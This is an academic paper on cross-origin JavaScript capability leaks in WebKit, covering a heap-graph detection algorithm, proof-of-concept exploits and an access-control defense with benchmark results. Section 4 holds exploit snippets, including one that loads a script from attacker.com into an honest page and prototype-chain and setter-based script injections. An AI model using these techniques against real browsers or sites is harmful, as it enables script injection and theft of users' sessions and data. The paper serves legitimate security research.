Cross-Origin JavaScript Capability Leaks: Detection, Exploitation, and Defense

Adam Barth
UC Berkeley
abarth@eecs.berkeley.edu

Joel Weinberger
UC Berkeley
jww@cs.berkeley.edu

Dawn Song
UC Berkeley
dawnsong@cs.berkeley.edu

Abstract

We identify a class of Web browser implementation vulnerabilities, *cross-origin JavaScript capability leaks*, which occur when the browser leaks a JavaScript pointer from one security origin to another. We devise an algorithm for detecting these vulnerabilities by monitoring the "points-to" relation of the JavaScript heap. Our algorithm finds a number of new vulnerabilities in the open-source WebKit browser engine used by Safari. We propose an approach to mitigate this class of vulnerabilities by adding access control checks to browser JavaScript engines. These access control checks are backwards-compatible because they do not alter semantics of the Web platform. Through an application of the inline cache, we implement these checks with an overhead of 1–2% on industry-standard benchmarks.

1 Introduction

In this paper, we identify a class of Web browser implementation vulnerabilities, which we refer to as *cross-origin JavaScript capabilities leaks*, and develop systematic techniques for detecting, exploiting, and defending against these vulnerabilities. An attacker who exploits a cross-origin JavaScript capability leak can inject a malicious script into an honest Web site's security origin. These attacks are more severe than cross-site scripting (XSS) attacks because they affect all Web sites, including those free of XSS vulnerabilities. Once an attacker can run script in an arbitrary security origin, the attacker can, for example, issue transactions on the user's bank account, regardless of any SSL encryption, cross-site scripting filter, or Web application firewall.

We observe that these cross-origin JavaScript capability leaks are caused by an architectural flaw shared by most modern Web browsers: the Document Object Model (DOM) and the JavaScript engine enforce the same-origin policy using two different security models. The DOM uses an access control model, whereas the JavaScript engine uses object-capabilities.

- **Access Control.** The DOM enforces the same-origin policy using a reference monitor that prevents one Web site from accessing resources allocated to another Web site. For example, whenever a script attempts to access the cookie database, the DOM checks whether the script's security origin has sufficient privileges to access the cookies.
- **Object-Capabilities.** The JavaScript engine enforces the same-origin policy using an object-capability discipline that prevents one Web site from obtaining JavaScript pointers to sensitive objects that belong to a foreign security origin. Without JavaScript pointers to sensitive objects in foreign security origins, malicious scripts are unable to interfere with those objects.

Most modern Web browsers, including Internet Explorer, Firefox, Safari, Google Chrome, and Opera, use this design. However, the design's mismatch in enforcement paradigms leads to vulnerabilities whenever the browser leaks a JavaScript pointer from one security origin to another. Once a malicious script gets a JavaScript pointer to an honest JavaScript object, the attacker can leverage the object-capability security model of the JavaScript engine to escalate its DOM privileges. With escalated DOM privileges, the attacker can completely compromise the honest security origin by injecting a malicious script into the honest security origin.

To study this class of vulnerabilities, we devise an algorithm for detecting individual cross-origin JavaScript capability leaks. Using this algorithm, we uncover new instances of cross-origin JavaScript capability leaks in the WebKit browser engine used by Safari. We then illustrate how an attack can abuse these leaked JavaScript pointers by constructing proof-of-concept exploits. We propose defending against cross-origin JavaScript capability leaks by harmonizing the security models used by the DOM and the JavaScript engine.

- **Leak Detection.** We design an algorithm for automatically detecting cross-origin JavaScript capability leaks by monitoring the "points-to" relation among JavaScript objects in the heap. From this relation, we define the security origin of each JavaScript object by tracing its "prototype chain." We then search the graph for edges that connect objects in one security origin with objects in another security origin. These *suspicious edges* likely represent cross-origin JavaScript capability leaks.

- **Vulnerabilities and Exploitation.** We implement our leak detection algorithm and find two new high-severity cross-origin JavaScript capability leaks in WebKit. Although these vulnerabilities are implementation errors in WebKit, the presence of the bugs illustrates the fragility of the general architecture. (Other browsers have historically had similar vulnerabilities [17, 18, 19].) We detail these vulnerabilities and construct proof-of-concept exploits to demonstrate how an attacker can leverage a leaked JavaScript pointer to inject a malicious script into an honest security origin.
- **Defense.** We propose that browser vendors proactively defend against cross-origin JavaScript capability leaks by implementing access control checks throughout the JavaScript engine instead of reactively plugging each leak. Adding access control checks to the JavaScript engine addresses the root cause of these vulnerabilities (the mismatch between the security models used by the DOM and by the JavaScript engine) and provides defense-in-depth in the sense that both an object-capability and an access control failure are required to create an exploitable vulnerability. This defense is perfectly backwards-compatible because these access checks do not alter the semantics of the Web platform. Our implementation of these access control checks in WebKit incurs an overhead of only 1–2% on industry-standard benchmarks.

Contributions. We make the following contributions:

- We identify a class of Web browser implementation vulnerabilities: cross-origin JavaScript capability leaks. These vulnerabilities arise when the browser leaks a JavaScript pointer from one security origin to another security origin.
- We introduce an algorithm for detecting cross-origin JavaScript capability leaks by monitoring the "points-to" relation of the JavaScript heap. Our algorithm uses a graph-based definition of the security origin of a JavaScript object.
- We reveal cross-origin JavaScript capability leaks and demonstrate techniques for exploiting these vulnerabilities. These exploits rely on the mismatch between the DOM's access control security model and the JavaScript engine's object-capability security model.
- We propose that browsers defend against cross-origin JavaScript capability leaks by implementing access control checks in the JavaScript engine. This defense is perfectly backwards-compatible and achieves a low overhead of 1–2%.

Organization. This paper is organized as follows. Section 2 identifies cross-origin JavaScript capability leaks as a class of vulnerabilities. Section 3 presents our algorithm for detecting cross-origin JavaScript capability leaks. Section 4 details the individual vulnerabilities we uncover with our algorithm and outlines techniques for exploiting these vulnerabilities. Section 5 proposes defending against cross-origin JavaScript capability leaks by adding access control checks to the JavaScript engine. Section 6 relates our work to the literature. Section 7 concludes.

2 JavaScript Capability Leaks

In this section, we describe our interpretation of JavaScript pointers as object-capabilities and identify cross-origin JavaScript capability leaks as a class of implementation vulnerabilities in browsers. We then sketch how these vulnerabilities are exploited and the consequences of a successful exploit.

2.1 Object-Capabilities

In modern Web browsers, the JavaScript engine enforces the browser's same-origin policy using an object-capability discipline: a script can obtain pointers only to JavaScript objects created by documents in its security origin. A script can obtain JavaScript pointers to JavaScript objects either by accessing properties of JavaScript object to which the script already has a JavaScript pointer or by conjuring certain built-in objects such as the global object and `Object.prototype` [14]. As in other object-capability systems, the ability to influence an object is tied to the ability to designate the object. In browsers, a script can manipulate a JavaScript object only if the script has a pointer to the object. Without a pointer to an object in a foreign security origin, a malicious script cannot influence honest JavaScript objects and cannot interfere with honest security origins.

One exception to this object-capability discipline is the JavaScript global object. According to the HTML 5 specification [10], the global object (also known as the `window` object) is visible to foreign security origins. There are a number of APIs for obtaining pointers to global objects from foreign security origins. For example, the `contentWindow` property of an `<iframe>` element is the global object of the document contained in the frame. Unlike most JavaScript objects, the global object is also a DOM object (called `window`) and is equipped with a reference monitor that prevents scripts in foreign security origins from getting or setting arbitrary properties of the object. This reference monitor does not forbid all accesses because some are desirable. For example, the `postMessage` method [10] is exposed across origins to facilitate mashups [1]. These exposed properties complicate the enforcement of the same-origin policy, which can lead to vulnerabilities.

2.2 Capability Leaks

Browsers occasionally contain bugs that leak JavaScript pointers from one security origin to another. These vulnerabilities are easy for developers to introduce into browsers because the DOM contains pointers to JavaScript objects in multiple security origins and developers can easily select the wrong pointer to disclose to a script. We identify these vulnerabilities as a class, which we call *cross-origin JavaScript capabilities leaks*, because they follow a common pattern. Identifying this class lets us analyze the concepts common to these vulnerabilities in all browsers.

The JavaScript language makes pointer leaks particularly devastating for security because JavaScript objects inherit many of their properties from a *prototype* object. When a script accesses a property of an object, the JavaScript engine uses the following algorithm to look up the property:

- If the object has the property, return its value.
- Otherwise, look up the property on the object's prototype (designated by the current object's `__proto__` property).

These prototype objects, in turn, inherit many of their properties from their prototypes in a chain that leads back to the `Object.prototype` object, whose `__proto__` property is `null`. All the objects associated with a given document have a prototype chain that leads back to that document's `Object.prototype` object. Given a JavaScript pointer to an object, a script can traverse this prototype chain by accessing the object's `__proto__` property. In particular, if an attacker obtains a pointer to an honest object, the attacker can obtain a pointer to the honest document's `Object.prototype` object and can influence the behavior of all the other JavaScript objects associated with the honest document.

2.3 Laundries

Once the attacker has obtained a pointer to the `Object.prototype` of an honest document, the attacker has several avenues for compromising the honest security origin. One approach is to abuse powerful functions reachable from `Object.prototype`, which we refer to as *laundries* because they let the attacker "wash away" his or her agency (analogous to laundering money). These functions often call one or more DOM APIs, letting the attacker call these APIs indirectly. Because these functions are defined by the honest document, the DOM's reference monitor allows the access [10]. However, if the attacker calls these functions with unexpected arguments, the functions might become confused deputies [9] and inadvertently perform the attacker's misdeeds.

Most Web sites contains innumerable laundries. We illustrate how an attacker can abuse a laundry by examining a representative laundry from the Prototype JavaScript library [22]: `invoke`. The `invoke` method is used to call a method, specified by name, on each object contained in an array. The attacker can use this function to trick the honest page into calling a universal DOM method, such as `setTimeout`. Suppose the attacker has a JavaScript pointer to an array named `honest_array` from an honest document that uses the Prototype library (for how this might occur, see Section 4.3) and that `honest_window` is the honest document's global object. The attacker can inject a malicious script into the honest security origin as follows:

```
honest_array.push(honest_window);
honest_array.invoke("setTimeout",
    "... malicious script ...", 0);
```

The attacker first adds the `honest_window` object to the array and then asks the honest principal to call the `setTimeout` method of the `honest_window`. When the JavaScript engine attempts to call the `setTimeout` DOM API, the DOM permits the call because the honest `invoke` method (acting as a confused deputy) issued the call. The DOM then runs the malicious script supplied by the attacker in the honest security origin.

2.4 Consequences

Once the attacker is able to run a malicious script in the honest security origin, all the browser's cross-origin security protections evaporate. The situation is as if every Web site contained a cross-site scripting vulnerability: the attacker can steal the user's authentication cookie or password, learn confidential information present on the Web site (e.g., read email messages on a webmail site), and issue transactions on behalf of the user (e.g., transfer money out of the user's bank account). Because these cross-origin JavaScript capability leaks are browser vulnerabilities, there is little a Web site can do to defend itself against these attacks.

3 JavaScript Capability Leak Detection

In this section, we describe the design and implementation of an algorithm for detecting cross-origin JavaScript capability leaks. Although the algorithm has a modest overhead, our instrumented browser performs comparably to Safari 3.1, letting us analyze complex Web applications.

3.1 Design

Assigning Security Origins. To detect cross-origin JavaScript capability leaks, we monitor the *heap graph*, the "points-to" relation between JavaScript objects in the

JavaScript heap (see Section 3.2 for details about the "points-to" relation). We annotate each JavaScript object in the heap graph with a security origin indicating which security origin "owns" the object. We compute the security origin of each object directly from the "is-prototype-of" relation in the heap graph using the following algorithm:

1. Let `obj` be the JavaScript object in question.
2. If `obj` was created with a non-`null` prototype, assign `obj` the same origin as its prototype.
3. Otherwise, `obj` must be the object prototype for some document d. In that case, assign `obj` the security origin of d (i.e., the scheme, host, and port of that d's URL).

This algorithm is unambiguous because, when created, each JavaScript object has a unique prototype, identified by its `__proto__` property. Although an object's `__proto__` can change over time, we fix the security origin of an object at creation-time.

Minimal Capabilities. This algorithm for assigning security origins to objects is well-suited to analyzing leaks of JavaScript pointers for two reasons. First, the algorithm is defined largely without reference to the DOM, letting us catch bugs in the DOM. Second, the algorithm reflects an object-capability perspective in that each JavaScript object is a strictly more powerful object-capability than the `Object.prototype` object that terminates its prototype chain. An attacker with a JavaScript pointer to the object can follow the object's prototype chain by repeatedly dereferencing the object's `__proto__` property and eventually obtain a JavaScript pointer to the `Object.prototype` object. In these terms, we view the `Object.prototype` object as the "minimal object-capability" of an origin.

Suspicious Edges. After annotating the heap graph with the security origin of each object, we detect a leaked JavaScript pointer as an edge from an object in one security origin to an object in another security origin. These *suspicious edges* represent failures of the JavaScript engine to segregate JavaScript objects into distinct security origins. Not all of these suspicious edges are actually security vulnerabilities because the HTML specification requires some JavaScript objects, such as the global object, be visible to foreign security origins. To prevent exploits, browsers equip these objects with a reference monitor that prevents foreign security origins from getting or setting arbitrary properties of the object. In addition to the global object, a handful of other JavaScript objects required to be visible to foreign security origins. These objects are annotated in WebKit's Interface Description Language (IDL) with the attribute `DoNotCheckDomainSecurity`.

3.2 The "Points-To" Relation

In our heap graph, we include two kinds of points in the "points-to" relation: explicit pointers that are stored as properties of JavaScript objects and implicit pointers that are stored internally by the JavaScript engine.

Explicit Pointers. A script can alter the properties of an object using the `get`, `set`, and `delete` operations.

- `get` looks up the value of an object property.
- `set` alters the value of an object property.
- `delete` removes a property from an object.

To monitor the "points-to" relation between JavaScript objects in the JavaScript heap, we instrument the `set` operation. Whenever the JavaScript engine invokes the `set` operation to store a JavaScript object in a property of another JavaScript object, we add an edge between the two objects in our representation of the heap graph. If the `set` operation overwrites an existing property, we remove the obsolete edge from the graph. To improve performance, we ignore JavaScript values because JavaScript values cannot hold JavaScript pointers and therefore are leaves in the heap graph. We remove JavaScript objects from the heap graph when the objects are deleted by the JavaScript garbage collector.

Implicit Pointers. The above instrumentation does not give us a complete picture of the "points-to" relation in the JavaScript heap because the operational semantics of the JavaScript language [14] rely on a number of implicit JavaScript pointers, which are not represented explicitly as properties of a JavaScript object. For example, consider the following script:

```
var x = ...
function f() {
  var y = ...
  function g() {
    var z = ...
    function h() { ... }
  }
}
```

Function `h` can obtain the JavaScript pointers stored in variables `x`, `y`, and `z` even though there are no JavaScript pointers between `h` and these objects. The function `h` can obtain these JavaScript pointers because the algorithm for resolving variable names makes use of an implicit "next" pointer that connects `h`'s scope object to the scope objects of `g`, `f`, and the global scope. Instead of being stored as properties of JavaScript objects, these implicit pointers are stored as member variables of native objects in the JavaScript engine. To improve the completeness of our heap graph, we include these implicit JavaScript pointers explicitly as edges between the JavaScript scope objects.



Figure 1: The heap graph of an empty document.

3.3 Implementation

We implemented our leak detection algorithm in a 1,393 line patch to WebKit's Nitro JavaScript engine. Our algorithm can construct heap graphs of complex Web applications, such as Gmail or the Apple Store. For example, one heap graph of a Gmail inbox contains 54,140 nodes and 130,995 edges. These graphs are often visually complex and difficult to interpret manually. Figure 1 illustrates the nature of these graphs by depicting the heap graph of an empty document. Although our instrumentation slows down the browser, the instrumented browser is still faster than Safari 3.1, demonstrating that our algorithm scales to complex Web applications.

4 Vulnerabilities and Exploitation

In this section, we use our leak detector to detect cross-origin JavaScript capability leaks in WebKit. After discovering two new vulnerabilities, we illuminate the vulnerabilities by constructing proof-of-concept exploits using three different techniques. In addition, we apply our understanding of JavaScript pointers to breaking the Subspace [11] mashup design.

4.1 Test Suite

To find example cross-origin JavaScript capability leaks, we run our instrumented browser through a test suite. Ideally, to reduce the number of false negatives, we would use a test suite with high coverage. Because our goal is to find example vulnerabilities, we use the WebKit project's regression test suite. This test suite exercises a variety of browser security features and tests for the non-existence of past security vulnerabilities. Using this test suite, our instrumentation found two new high-severity cross-origin JavaScript capability leaks. Instead of attempting to discover and patch all these leaks, we recommend a more comprehensive defense, detailed in Section 5.

WebKit's regression test suite uses a JavaScript object named `layoutTestController` to facilitate its tests. For example, each tests notifies the testing harness that the test is complete by calling the `notifyDone` method of the `layoutTestController`. We modified this `notifyDone` method to store the JavaScript heap graph in the file system after each test completes.



Figure 2: Selected nodes from a heap graph showing a cross-origin JavaScript capability leak of the document object, `object@0x1a9e3c20`, after a navigation.

The `layoutTestController` contains a number of objects that are shared between all security origins. Our instrumentation flags JavaScript pointers to these objects as suspicious, and, in fact, these pointers are exploitable in the test configuration of the browser. However, these pointers are not present in the release configuration of the browser because the `layoutTestController` itself is present only during testing. We white listed these objects as visible to multiple security origins.

4.2 Navigation and Document

Vulnerability. When the browser navigates a window from one Web page to another, the browser replaces the document originally displayed in the window with a new document retrieved from the network. Our instrumentation found that WebKit leaks a JavaScript pointer to the new document object every time a window navigates because the DOM updates the `document` property of the old global object to point to the new document occupying the frame. This leak is visible in the heap graph (see Figure 2) as a dashed line from `Attacker Global Object@0x1a9e1420` to the honest document object, `object@0x1a9e3c20`.

Exploit. Crafting an exploit for this vulnerability is subtle. An attacker cannot simply hold a JavaScript pointer to the old global object and access its `document` property because all JavaScript pointers to global objects are updated to the new global object when a frame is navigated navigation [10]. However, the properties of the old global object are still visible to functions defined by the old document via the scope chain as global variables. In particular, an attacker can exploit this vulnerability as follows:

1. Create an `<iframe>` to `http://attacker.com/iframe.html`, which defines the following function in a malicious document:

   ```
   function exploit() {
     var elmt = document.
         createElement("script");
     elmt.src =
         "http://attacker.com/atk.js";
     document.body.appendChild(elmt);
   }
   ```

   Notice that the `exploit` function refers to the document as a global variable, `document`, and not as a property of the global object, `window.document`.
2. In the parent frame, store a pointer to the `exploit` function by running the following JavaScript:

   ```
   window.f = frames[0].exploit;
   ```
3. Navigate the frame to `http://example.com/`.
4. Call the function: `window.f()`.

After the attacker navigates the child frame to `http://example.com/`, the DOM changes the `document` variable in the function `exploit` to point to the honest document object instead of the attacker's document object. The `exploit` function can inject arbitrary script into the honest document using a number of standard DOM APIs. Once the attacker has injected script into the honest document, the attacker can impersonate the honest security origin to the browser.

4.3 Lazy Location and History

Vulnerability. For performance, WebKit instantiates the `window.location` and `window.history` objects lazily the first time they are accessed. When instantiating these objects, the browser constructs their prototype chains. In some situations, WebKit constructs an incorrect prototype chain that connects these objects to the `Object.prototype` of a foreign security origin, creating a vulnerability if, for example, a document uses the following script to "frame bust" [12] in order to avoid clickjacking [7] attacks:

```
top.location.href =
    "http://example.com/";
```



Figure 3: Selected nodes from a heap graph showing a cross-origin JavaScript capability leak of the location prototype, `object@0x1c1d2700`, to the attacker after the victim attempts to frame bust.

This line of JavaScript changes the location of the topmost frame, navigating that frame to a trusted Web site. The browser permits cross-origin access to a frame's location object to allow navigation [1]. If this script is the first script to access the location object of the top frame, then WebKit will mistakenly connect the top frame's newly constructed location object to the `Object.prototype` of the child frame (instead of to the `Object.prototype` of the top frame) because the child frame is currently in scope lexically.

Exploit. To exploit this cross-origin JavaScript capability leak, the attacker proceeds in two phases: (1) the attacker obtains a JavaScript pointer to the honest `Object.prototype`, and (2) the attacker abuses the honest `Object.prototype` to inject a malicious script into the honest security origin. To obtain a JavaScript pointer to the honest `Object.prototype`, the attacker create an `<iframe>` to an honest document that frame busts and runs the following script in response to the `beforeunload` event:

```
var location_prototype =
    window.location.__proto__;
var honest_object_prototype =
    location_prototype.__proto__;
```

Because the `beforeunload` event handler runs after the child frame has attempted to frame bust, the attacker's location object has been instantiated by the honest document and is mistakenly attached to the honest `Object.prototype` (see Figure 3). The attacker obtains a pointer to the honest `Object.prototype` by traversing this prototype chain.

Once the attacker has obtained a JavaScript pointer to the honest `Object.prototype`, there are a number of techniques the attacker can use to compromise the honest security origin completely. We describe two representative examples:

1. Many Web sites use JavaScript libraries to smooth over incompatibilities between browsers and reuse

common code. One of the more popular JavaScript libraries is the Prototype library [22], which is used by CNN, Apple, Yelp, Digg, Twitter, and many others. If the honest page uses the Prototype library, the attacker can inject arbitrary script into the honest page by abusing the powerful `invoke` function defined by the Prototype library. For example, the attacker can use the follow script:

```
var honest_function =
    honest_object_prototype.
    __defineGetter__;
var honest_array =
    honest_function.
    argumentNames();
honest_array.push(frames[0]);
honest_array.invoke("setTimeout",
    "... malicious script ...");
```

In the Prototype library, arrays contain a method named `invoke` that calls the method named by its first argument on each element of its array, passing the remaining arguments to the invoked method. To abuse this method, the attacker first obtains a pointer to an honest array object by calling the `argumentNames` method of an honest function reachable from the `honest_object_prototype` object. The attacker then pushes the global object of the child frame onto the array and calls the honest document's `setTimeout` method via `invoke`. The honest global object has a reference monitor that prevents the attacker from accessing `setTimeout` directly, but the reference monitor allows `invoke` to access `setTimeout` because `invoke` is defined by the honest document.

2. Even if the honest Web page does not use a complex JavaScript library, the attacker can often find a snippet of honest script to trick. For example, suppose the attacker installs a "setter" function for the `foo` property of the honest `Object.prototype` as follows:

```
function evil(x) {
  x.innerHTML =
      '<img src="about:blank"' +
      ' onerror="... script ...">';
});
honest_object_prototype.
    __defineSetter__('foo', evil);
```

Now, if the honest script stores a DOM node in a property of an object as follows:

```
var obj = new Object();
obj.foo = honest_dom_node;
```

The JavaScript engine will call the attacker's setter function instead of storing `honest_dom_node` into the `foo` property of `obj`, causing the variable `x` to contain a JavaScript pointer to `honest_dom_node`. Once the attacker's function is called with a pointer to the honest DOM node, the attacker can inject malicious script into the honest document using the `innerHTML` API.

4.4 Capability Leaks in Subspace

The Subspace mashup design [11] lets a trusted integrator communicate with an untrusted gadget by passing a JavaScript pointer from the integrator to the gadget:

> A Subspace JavaScript object is created in the top frame and passed to the mediator frame... The mediator frame still has access to the Subspace object it obtained from the top frame, and passes this object to the untrusted frame. [11]

Unfortunately, the Subspace design relies on leaking a JavaScript pointer from a trusted security origin to an untrusted security origin, creating a cross-origin JavaScript capability leak. By leaking the communication object, Subspace also leaks a pointer to the trusted `Object.prototype` via the prototype chain of the communication object.

To verify this attack, we examined CrossSafe [25], a public implementation of Subspace. We ran a CrossSafe tutorial in our instrumented browser and examined the resulting heap graph. Our detector found a cross-origin JavaScript capability leak: the `channel` object is leaked from the integrator to the gadget. By repeatedly dereferencing the `__proto__` property, the untrusted gadget can obtain a JavaScript pointer to the trusted `Object.prototype` object. The untrusted gadget can then inject a malicious script into the trusted integrator using one of the techniques described in Section 4.3.

5 Defense

In this section, we propose a principled defense for cross-origin JavaScript capability leaks. Our defense addresses the root cause of these vulnerabilities and incurs a minor performance overhead.

5.1 Approach

Currently, browser vendors defend against cross-origin JavaScript capability leaks by patching each individual leak after the leak is discovered. We recommend another approach for defending against these vulnerabilities: add access control checks throughout the JavaScript engine. We recommend this principled approach over ad-hoc leak plugging for two reasons:

- This approach addresses the core design issue underlying cross-origin JavaScript capability leak vulnerabilities: the mismatch between the DOM's access control security model and the JavaScript engine's object-capability security model.
- This approach provides a second layer of defense: if the browser is leak-free, all the access control checks will be redundant and pass, but if the browser contains a leak, the access control checks prevent the attacker from exploiting the leak.

In a correctly implemented browser, Web content will be unable to determine whether the browser implements the access control checks we recommend. The additional access control checks enhance the mechanism used to enforce the same-origin policy but do not alter the policy itself, resulting in zero compatibility impact.

Another plausible approach to mitigating these vulnerabilities is to adopt an object-capability discipline throughout the DOM. This approach mitigates the severity of cross-origin JavaScript capability leaks by limiting the damage an attacker can wreak with the leaked capability. For example, if the browser leaks an honest history object to the attacker, the attacker would be able to manipulate the history object, but would not be able to alter the document object. Conceptually, either adding access control checks to the JavaScript engine or adopting an object-capability discipline throughout the DOM resolves the underlying architectural security issue, but we recommend adopting the access control paradigm for two main reasons:

- Adopting an object-capability discipline throughout the DOM requires "taming" [15] the DOM API. The current DOM API imbues every DOM node with the full authority of the node's security origin because the API exposes a number of "universal" methods, such as `innerHTML` that can be used to run arbitrary script. Other researchers have designed capability-based DOM APIs [4], but taming the DOM API requires a number of non-backwards compatible changes. A browser that makes these changes will be unpopular because the browser will be unable to display a large fraction of Web sites.
- The JavaScript language itself has a number of features that make enforcing an object-capability discipline challenging. For example, every JavaScript object has a prototype chain that eventually leads back to the `Object.prototype`, making it difficult to create a weaker object-capability than the `Object.prototype`. Unfortunately, the `Object.prototype` itself represents a powerful object-capability with the ability to interfere with the properties of every other object from the same document (e.g., the exploit in Section 4.3.)

Although we recommend that browsers adopt the access control paradigm for Web content, other projects, such as Caja [16] and ADsafe [3], take the opposite approach and elect to enforce an object-capability discipline on the DOM. These projects succeed with this approach because the preceding considerations do not apply: these projects target new code (freeing themselves from backwards compatibility constraints) that is written in a subset of JavaScript (freeing themselves from problematic language features). For further discussion, see Section 6.

5.2 Design

We propose adding access control checks to the JavaScript engine by inserting a reference monitor into each JavaScript object. The reference monitor interposes on each `get` and `set` operation (described in Section 3) and performs the following access control check:

1. Let the *active origin* be the origin of the document that defined the currently executing script.
2. Let the *target origin* be the origin that "owns" the JavaScript object being accessed, as computed by the algorithm in Section 3.1.
3. Allow the access if the browser considers the active origin and the target origin to be the same origin (i.e., if their scheme, hosts, and ports match).
4. Otherwise, deny access.

If the access is denied, the JavaScript engine returns the value `undefined` for `get` operations and simply ignores `set` operations. In addition to adding these access control checks, we record the security origin of each JavaScript object when the object is created. Our implementation does not currently insert access control checks for `delete` operations, but these checks could be added at a minor performance cost. Some JavaScript objects, such as the global object, are visible across origins. For these objects, our reference monitor defers to the reference monitors that already protect these objects.

5.3 Inline Cache

The main disadvantage of performing an access control check for every JavaScript property access is the runtime overhead of performing the checks. Sophisticated Web applications access JavaScript properties an enormous number of times per second, and browser vendors have heavily optimized these code paths. However, we observe that the proposed access checks are largely redundant and amenable to optimization because scripts virtually always access objects from the same origin.

Cutting-edge JavaScript engines, including Safari 4's Nitro JavaScript Engine, Google Chrome's V8 JavaScript engine, Firefox 3.5's TraceMonkey JavaScript engine, and Opera 11's Carakan JavaScript engine, optimize JavaScript property accesses using an

inline cache [24]. (Of the major browser vendors, only Microsoft has yet to announce plans to implement this optimization.) These JavaScript engines group together JavaScript objects with the same "structure" (i.e., whose properties are laid out the same order in memory). When a script accesses a property of an object, the engine caches the object's group and the memory offset of the property inline in the compiled script. The next time that compiled script accesses a property of an object, the inline cache checks whether the current object has the same structure as the original object. If the two objects have the same structure, a *cache hit*, the engine uses the memory offset stored in the cache to access the property. Otherwise, a *cache miss*, the engine accesses the property using the normal algorithm.

Notice that two objects share the same structure only if their prototypes share the same structure. Additionally, the Nitro JavaScript engine initializes each `Object.prototype` with a unique structure identifier, preventing two object from different security origins (as defined by our prototype-based algorithm) from being be grouped together as sharing the same structure. (Other JavaScript engines, such as V8, do contain structure groups that span security origins, but this design is not necessary for performance.) Whenever the inline cache has a hit, we observe the following:

- The current object is from the same security origin as the original object that created the cache entry because the two objects share the same structure.
- The script has the same security origin as when the cache entry was created because the cache is inlined into the script and the security origin of the script is fixed at compile time.

Taken together, these properties imply that the current access control check will return the same result as the original check because both of the origins involved in the check are unchanged. Therefore, we need not perform an access control check during a cache hit, greatly reducing the performance overhead of adding access control checks to the JavaScript engine.

5.4 Evaluation

To evaluate performance overhead of our defense, we added access control checks to Safari 4's Nitro JavaScript engine in a 394 line patch. We verified that our access control checks actually defeat the proof-of-concept exploits we construct in Section 4. To speed up the access control checks, we represented each security origin by a pointer, letting us allow the vast majority of accesses using a simple pointer comparison. In some rare cases, including to deny access, our implementation performs a more involved access check. The majority of performance overhead in our implementation is caused by computing the currently active origin from the lexical scope, which can be reduced with further engineering.



Figure 4: Overhead for access control checks as measure by industry-standard JavaScript benchmarks (average of 10 runs, 95% confidence).



Figure 5: Overhead for reading and writing properties of JavaScript objects both with and without an inline cache as measured by microbenchmarks (average of 10 runs, 95% confidence).

Overall Performance. Our implementation incurs a small overhead on industry-standard JavaScript benchmarks (see Figure 4). On Mozilla's Dromaeo benchmark, we observed a 0.57% slowdown for access control versus an unmodified browser (average of 10 runs, ±0.58%, 95% confidence). On Apple's SunSpider benchmark, we observed a 1.16% slowdown (average of 10 runs, ±0.45%, 95% confidence). On Google's V8 benchmark, we observed a 1.94% slowdown (average of 10 runs, ±0.61, 95% confidence). We hypothesize that the variation in slowdown between these benchmarks is due to the differing balance between arithmetic operations and property accesses in the different benchmarks. Note that these overhead numbers are tiny in comparison with the 338% speedup of Safari 4 over Safari 3.1 [24].

Benefits of Inline Cache. We attribute much of the performance of our access checks to the inline cache, which lets our implementation skip redundant access control checks for repeated property accesses. To evaluate the performance benefits of the inline cache, we created two microbenchmarks, "read" and "write." In the read benchmark, we repeatedly performed a `get` operation on one property of a JavaScript object in a loop. In the write benchmark, we repeatedly performed a `set` operation on one property of a JavaScript object in a loop. We then measured the slowdown incurred by the access control checks both with the inline cache enabled and with the inline cache disabled (see Figure 5). With the inline cache enabled, we observed a -0.08% slowdown (average of 50 runs, $\pm 0.22\%$, 95% confidence) on the read benchmark and a 0.55% slowdown (average of 50 runs, $\pm 0.74\%$, 95% confidence) on the write benchmark. By contrast, with the inline cache disabled, we observed a 9.41% slowdown (average of 50 runs, $\pm 1.11\%$, 95% confidence) on the read benchmark and a 10.25% slowdown (average of 50 runs, $\pm 1.00\%$, 95% confidence) on the write benchmark.

